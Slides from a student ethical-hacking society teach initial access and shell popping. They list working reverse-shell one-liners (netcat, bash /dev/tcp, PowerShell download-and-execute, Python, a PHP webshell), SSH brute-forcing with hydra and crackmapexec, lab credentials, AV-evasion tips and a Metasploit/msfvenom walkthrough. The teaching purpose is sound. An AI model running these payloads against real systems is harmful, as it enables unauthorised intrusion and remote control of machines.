Ethical Student Hackers

🐚Initial Access & Popping Shells!🐚

The Legal Bit

- The skills taught in these sessions allow identification and exploitation of security vulnerabilities in systems. We strive to give you a place to practice legally, and can point you to other places to practice. These skills should not be used on systems where you do not have explicit permission from the owner of the system. It is VERY easy to end up in breach of relevant laws, and we can accept no responsibility for anything you do with the skills learnt here.

- If we have reason to believe that you are utilising these skills against systems where you are not authorised you will be banned from our events, and if necessary the relevant authorities will be alerted.

- Remember, if you have any doubts as to if something is legal or authorised, just don't do it until you are able to confirm you are allowed to.

- Relevant UK Law: https://www.legislation.gov.uk/ukpga/1990/18/contents

Code of Conduct

- Before proceeding past this point you must read and agree to our Code of Conduct - this is a requirement from the University for us to operate as a society.

- If you have any doubts or need anything clarified, please ask a member of the committee.

- Breaching the Code of Conduct = immediate ejection and further consequences.

- Code of Conduct can be found at https://shefesh.com/downloads/SESH%20Code%20of%20Conduct.pdf

If you:

- Are finding something is making it difficult for you to participate
- Are being made to feel unconformable by someone's behaviour (during sessions, socials or otherwise)
- Have any other suggestions for the society

Email the society email (all the committee): ethicalhackers@sheffield.ac.uk

Speak with anyone on the committee you feel comfortable to in person or by email.

What is ‘Initial Access’ anyway?

Where Enumeration is the first stage of a breach, Initial Access is where the fun begins!

It can involve many different things - Phishing; Insider Attacks; Supply Chain Attacks; Remote Code Execution via Public Services; Deep, Blind Attacks (e.g. Second Order SQLi and some Log4Shell exploits); and even in-person attacks like last week!


Today we’ll focus on Remote Code Execution, which is a broad term for running commands on another computer remotely - and can take many, many forms

It is an essential skill and will form the basis of many attacks, especially in CTFs


It can crop up in weird and wonderful places, but defenders can make your life hard as well

What does MITRE think?


http://attack.mitre.org/tactics/TA0001/




T1189	Drive-by Compromise
T1190	Exploit Public-Facing Application
T1133	External Remote Services



T1200	Hardware Additions
T1566	Phishing



T1195	Supply Chain Compromise



T1199	Trusted Relationship
T1078	Valid Accounts


What's a Shell?

A way of interacting with the underlying Operating System

Generally use a Command Line Interface (CLI) although some are graphical

You've probably used them before:

- Unix Terminal
- Windows CMD/Powershell
- MacOS Terminal
- Secure Shell (SSH)



With a shell, you can execute commands on a device (within the bounds of the current user) - anything from reading/writing/deleting files, to spawning new processes and other more malicious actions...

Types of Shells

Types of Shells

- Bind Shell - The target creates a listener and we make a forward connection
- Reverse Shell - We create a listener and *cause* the attacker to make a reverse connection
- Both require some form of *Remote Code Execution (RCE)*

Shells can be created locally (e.g. by starting a new /bin/bash or powershell process) or remotely (by accessing SSH, Telnet, or by popping a webshell)

This can be benign (logging in to remotely access a server) or malicious (abusing a cron job for privilege escalation, breaking out of vi or nmap interactive terminal…)

We'll focus on Webshells in this session, but will look at other types in Privilege Escalation (next week's session)

Shell Implementations


sh, bash

CMD

Powershell

SSH

See examples:
https://shefesh.com/wiki/fundamental-skills/windows-1---windows-command-line-usage.pdf + https://shefesh.com/wiki/fundamental-skills/linux-1---navigating-the-file-system.pdf


C:\Windows\System32\cmd.exe

```
Microsoft Windows [Version 10.0.19043.1288]
(c) Microsoft Corporation. All rights reserved.

C:\>_
```

Windows PowerShell

```
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Try the new cross-platform PowerShell https://aka.ms/pscore6

PS C:\>
```

Popping a Shell

What techniques might we employ?

- Bind Shell
- Simple Reverse Shell
- Webshell via File Upload
  - This often leads to a bind/reverse shell
- Staged Payload
  - Upload a File
  - Force Device to Execute the File
- Process/DLL Injection
  - Often in memory, not on disk
  - We can sometimes attach to other processes
- Direct access
  - SSH/RDP/WinRM with creds, can spray these
  - Shells with psexec and PTH

Shellcode can be written in many different languages

What are our attack vectors?

- Command Injection
- Arbitrary File Write/File Upload
- Scheduled Process (often in an admin console)
- Insecure Deserialisation
- LFI + Log Poisoning
- Remote File Inclusion
- Occasionally SSRF/XXE -> RCE
- Browser Exploitation
- Malicious Documents
- ‘Living off the Land’
- Automated Exploit of a Vulnerable Service (check out exploitDB and CVE lists to find these)
- Binary exploitation

Mini Practical - Jumpbox Breakin!

To make sessions more accessible, we'll be providing a jumpbox with a load of preinstalled tools

This will have access to some more vulnerable machines that we've deployed for you, and give you a public IP to return shells to! (More on this later)

But first… you have to break in, either manually or with cme/Hydra if you want a challenge

You can ssh with `ssh userX@13.41.65.110 -p 2222`

The password is either SESHPWX, SESH_IA_X, or longPassword123X

Crackmapexec: `crackmapexec ssh [Address] -u userX -p passwords --continue-on-success`


Hydra: `hydra -l users -P passwords ssh://[Address]`

Note - if you don't have a laptop, you can SSH on your phone using ConnectBot/JuiceSSH (but you'll have to guess passwords manually)

Once You're In

1) Try running a shell as another user - see what sudo permissions you have and execute that command, then run id - has your account changed?
2) Use netcat to try and run:
   a) A bind shell and try to connect to it from your machine - why might this not work?
   b) A reverse shell to connect back to your machine - why might this not work?
3) Run an SSH tunnel to allow you to access the vulnerable webserver on http://10.0.0.227
   a) You can use the credentials sshtunneler:sshtunnelme

Answers

1) sudo -l shows: 

```
User user1 may run the following commands on sesh_ssh:
    (shelltest) /bin/bash
```

   This means we can run sudo -u shelltest /bin/bash (and hopefully only this)
2) Use netcat to try and run:
   a) Usual bind shell: nc -lnvp [PORT] -e /bin/bash (on target) and nc [IP] [PORT] as attacker - this might not work as we have firewall rules setup in AWS to only allow certain ports!
   b) Usual reverse shell: nc -lnvp [LISTENING_PORT] (on attacker) and one of the reverse shell payloads from before - you might not have a public IP
3) Run an SSH tunnel: ssh -L 1234:10.0.0.227:80 user1@13.41.65.110 -p 2222

https://0xdf.gitlab.io/2018/06/10/intro-to-ssh-tunneling.html

Shell Payloads

The choice of payload depends on the Operating System, binaries installed, and languages running on the server - getting a shell can be a mix of trial and error

10.0.0.21

Common payloads:

- Netcat Reverse: nc -e /bin/bash [IP] [PORT], nc.exe -e cmd.exe [IP] [PORT]
- Bash Reverse: sh -i >& /dev/tcp/[IP]/[PORT] 0>&1
- Powershell Reverse: IEX (New-Object Net.WebClient).DownloadString("http://[IP]:[PORT]/reverse.ps1")
- Python Reverse: python3 -c 'import os,pty,socket;s=socket.socket();s.connect(("[IP]",[PORT]));[os.dup2(s.fileno(),f)for f in(0,1,2)];pty.spawn("sh")'
- PHP Webshell: <?php echo(system($_GET['cmd'])); ?>
- Catch Shell: nc -lnvp [PORT]

https://github.com/swisskyrepo/PayloadsAllTheThings has a list of… well, payloads

https://www.revshells.com/ generates commands - remember, Google is your most powerful tool...

Debugging Techniques

What do you do if you can’t get a shell? (besides google!)

- Check your IP address (and listener port)
- Try a well known port (< 1000)
- Verify code execution with ping
  - `sudo tcpdump -i [interface] -n icmp`
  - `ping -c 1 [YOUR_IP]`
- Check what you’re using is actually installed
- Use a different payload
  - revshells.com
  - Search “[language] reverse shell github”
- Remove bad characters with URL/Base64 encoding
  - `echo ‘command’ | base64 -w0`
  - `echo [base64] | base64 -d | bash`
- Try piping commands to bash with curl or cat
- Try a staged payload (i.e. an executable / script)
- Obfuscate (to avoid AV)

What if you *can’t* get traffic back?

- Try a bind shell, not a reverse shell
- Can you read/write to the filesystem? What about to a readable directory (e.g. the web server)? Or an SSH key?
- Can you exfiltrate an SSH key? Or a config file with creds?
- Can you send data in chunks / using a different protocol?
- Is there another attack vector you could explore? What can the server do?
  - Access to internal vulnerable services
  - SSRF
  - Pivoting to other machines
- Think about the context of your target

Enumerate your Shell

Let's crack it open and see what's inside…

What do you want to know?	Unix	Windows
Who are you?	id	whoami
Where are you?	pwd	echo %cd%
What's here?	ls	dir
What permissions do you have?	sudo -l	whoami /priv

More on this on our Linux Security session!

Practical - Catch Some Shells!

1) Now you've enumerated the FTP service on port 21, can you find an exploit that matches its version number?
2) Can you get a shell on the PHP website running on http://10.0.0.227?
    a) Can you do so by writing to a file and running it?
    b) Can you use a standard reverse shell?
    c) Hint: Think about how Linux chains operators together using operators like &, ;, and |
    d) Hint: the php code running this website uses an insecure call to system(), which evaluates a linux command :)
3) With either one of your shells, you should now be able to run a netcat shell like before - but pointing to the *jumpbox*, rather than your personal computer

Bonus Content - Metasploit

I’ve left in some content on Metasploit in the following slides - we’ll cover it if we have time!

Msfvenom is a great tool for generating shellcode in various languages

Metasploit has a load of pre-written exploits that are very powerful if you find a vulnerable service

Metasploit

Metasploit is a feature packed penetration testing framework made in Ruby. It has tons of custom modules that allow for quick and easy recon, exploitation and post-exploitation.

Available features include encoders, exploits, payloads, auxiliary, post exploit as well as custom plugins.

- Encoders obfuscate the exploits that we are running, making them harder to detect
- Auxiliary modules allow enumeration of the target
- Exploits are fairly self explanatory, it's the vulnerability we're exploiting
- Payloads are the code we expect the exploit to run
- Post includes post-exploitation, such as credential harvesting

There is a free, as well as a paid version of metasploit.


As a beginner, try and limit the amount you use Metasploit. Metasploit does a lot for you in the background, meaning it limits your understanding of how the exploits work. View the exploit code!

Metasploit - Looking for Exploits


When starting with Metasploit, the help command can come in very handy!

The show and search command to list all of the available modules we can run (There are a lot!)

If we want to look for a specific exploit, we can use search. E.g. search apache to show apache vulns



```
msf6 > show exploits                                                                                                    [2258/4659]

Exploits
========

   #   Name                                                        Disclosure Date  Rank       Check  Description
   -   ----                                                        ---------------  ----       -----  -----------
   0   exploit/aix/local/ibstat_path                               2013-09-24       excellent  Yes    ibstat $PATH Privilege Escalation
   1   exploit/aix/local/xorg_x11_server                           2018-10-25       great      Yes    Xorg X11 Server Local Privilege Escalation
   2   exploit/aix/rpc_cmsd_opcode21                               2009-10-07       great      No     AIX Calendar Manager Service Daemon (rpc.cmsd) Opcode 21 Buffer Overflow
   3   exploit/aix/rpc_ttdbserverd_realpath                        2009-06-17       great      No     ToolTalk rpc.ttdbserverd _tt_internal_realpath Buffer Overflow (AIX)
   4   exploit/android/adb/adb_server_exec                         2016-01-01       excellent  Yes    Android ADB Debug Server Remote Payload Execution
   5   exploit/android/browser/samsung_knox_smdm_url               2014-11-12       excellent  No     Samsung Galaxy KNOX Android Browser RCE
   6   exploit/android/browser/stagefright_mp4_tx3g_64bit          2015-08-13       normal     No     Android Stagefright MP4 tx3g Integer Overflow
   7   exploit/android/browser/webview_addjavascriptinterface      2012-12-21       excellent  No     Android Browser and WebView addJavascriptInterface Code Execution
   8   exploit/android/fileformat/adobe_reader_pdf_js_interface    2014-04-13       good       No     Adobe Reader for Android addJavascriptInterface Exploit
   9   exploit/android/local/binder_uaf                            2019-09-26       excellent  No     Android Binder Use-After-Free Exploit
   10  exploit/android/local/futex_requeue                         2014-05-03       excellent  Yes    Android 'Towelroot' Futex Requeue Kernel Exploit
```



```
msf6 > search apache

Matching Modules
================

   #  Name                                                 Disclosure Date  Rank       Check  Description
   -  ----                                                 ---------------  ----       -----  -----------
   0  exploit/linux/http/atutor_filemanager_traversal      2016-03-01       excellent  Yes    ATutor 2.2.1 Directory Traversal / Remote Code Execution
   1  exploit/multi/http/apache_activemq_upload_jsp        2016-06-01       excellent  No     ActiveMQ web shell upload
   2  auxiliary/scanner/http/apache_userdir_enum                             normal     No     Apache "mod_userdir" User Enumeration
   3  exploit/windows/http/apache_activemq_traversal_upload  2015-08-19     excellent  Yes    Apache ActiveMQ 5.x-5.11.1 Directory Traversal Shell Upload
   4  auxiliary/scanner/http/apache_activemq_traversal                       normal     No     Apache ActiveMQ Directory Traversal
   5  auxiliary/scanner/http/apache_activemq_source_disclosure               normal     No     Apache ActiveMQ JSP Files Source Disclosure
   6  auxiliary/scanner/http/axis_login                                      normal     No     Apache Axis2 Brute Force Utility
   7  auxiliary/scanner/http/axis_local_file_include                         normal     No     Apache Axis2 v1.4.1 Local File Inclusion
   8  auxiliary/dos/http/apache_commons_fileupload_dos     2014-02-06       normal     No     Apache Commons FileUpload and Apache Tomcat DoS
   9  exploit/linux/http/apache_continuum_cmd_exec         2016-04-06       excellent  Yes    Apache Continuum Arbitrary Command Execution
```

Metasploit - Using Exploits

Once we've found a module we want to run, we can use the use command to use it.

Use the options command to see the configuration for the specific module.

Each module will have its own configuration, most of the configurations are standardised so it's easy to setup each module. Some modules will ask for a RHOST (Remote host ip/url) and an LHOST (address to connect back to), as well as respective ports (RPORT and LPORT).

Some exploit modules will require you to set some form of payload to be run after the exploit has been run. This is where you tell metasploit what you want to happen. Payloads can vary a lot, but most include executing some form of command on the target system, such as a reverse shell.

Metasploit - Exploit Example

Select the payload we want to use


List the available options

Show payloads we can use

Set parameters/options

- We can specify network adapters for LHOST

Run the exploit



```
msf6 > use exploit/multi/http/tomcat_jsp_upload_bypass
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/http/tomcat_jsp_upload_bypass) > options

Module options (exploit/multi/http/tomcat_jsp_upload_bypass):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   Proxies                     no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS                      yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPORT      8080             yes       The target port (TCP)
   SSL        false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI  /                yes       The URI path of the Tomcat installation
   VHOST                       no        HTTP server virtual host


Payload options (generic/shell_reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.254.132  yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic


msf6 exploit(multi/http/tomcat_jsp_upload_bypass) > show payloads

Compatible Payloads
===================

   #  Name                                  Disclosure Date  Rank    Check  Description
   -  ----                                  ---------------  ----    -----  -----------
   0  payload/generic/custom                                 normal  No     Custom Payload
   1  payload/generic/shell_bind_tcp                         normal  No     Generic Command Shell, Bind TCP Inline
   2  payload/generic/shell_reverse_tcp                      normal  No     Generic Command Shell, Reverse TCP Inline
   3  payload/java/jsp_shell_bind_tcp                        normal  No     Java JSP Command Shell, Bind TCP Inline
   4  payload/java/jsp_shell_reverse_tcp                     normal  No     Java JSP Command Shell, Reverse TCP Inline

msf6 exploit(multi/http/tomcat_jsp_upload_bypass) > set RHOST 192.168.254.64
RHOST => 192.168.254.64
msf6 exploit(multi/http/tomcat_jsp_upload_bypass) > set LHOST tun0
LHOST => tun0
msf6 exploit(multi/http/tomcat_jsp_upload_bypass) > exploit
```

Metasploit - Generating Payloads

So in the last slide we can see Metasploit generating a payload and using it. However we can also use metasploit to generate payloads for use outside of msfconsole. This is useful for when we make our own exploits when we manually run exploits.

Msfvenom is one such command that allows us to generate payloads of different formats.

- [args]- The options to set for the payload, e.g. LHOST, LPORT
- -l - List the modules available, e.g. payloads, encoders...
- -p - Specify the payload to use, e.g. windows/meterpreter/reverse_tcp
- -f - Specify the format to use, e.g. exe, war, jsp, elf
- -e - The encoder to use, list them with -l encoders. e.g. x86/shikata_ga_nai
- -b - A list of bad character (Character to avoid using). Useful for buffer overflows
- -o - The file to output the binary to

```
msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.254.137 -f exe -o payload.exe
```

Metasploit - Catching shells

When we generate our own payload using msfvenom, we need some way of interacting with the shell. Metasploit also has us covered there too!


When in the msfvenom prompt, enter use exploit/multi/handler

The handler is the tool we use to listen for reverse connections, when using metasploit for exploitation we will be using this a lot.

We then set the payload that we set the payload we used in msfvenom -p, then set the LHOST and LPORT to listen on.


windows/meterpreter/reverse_tcp - Staged

windows/meterpreter_reverse_tcp - Stageless

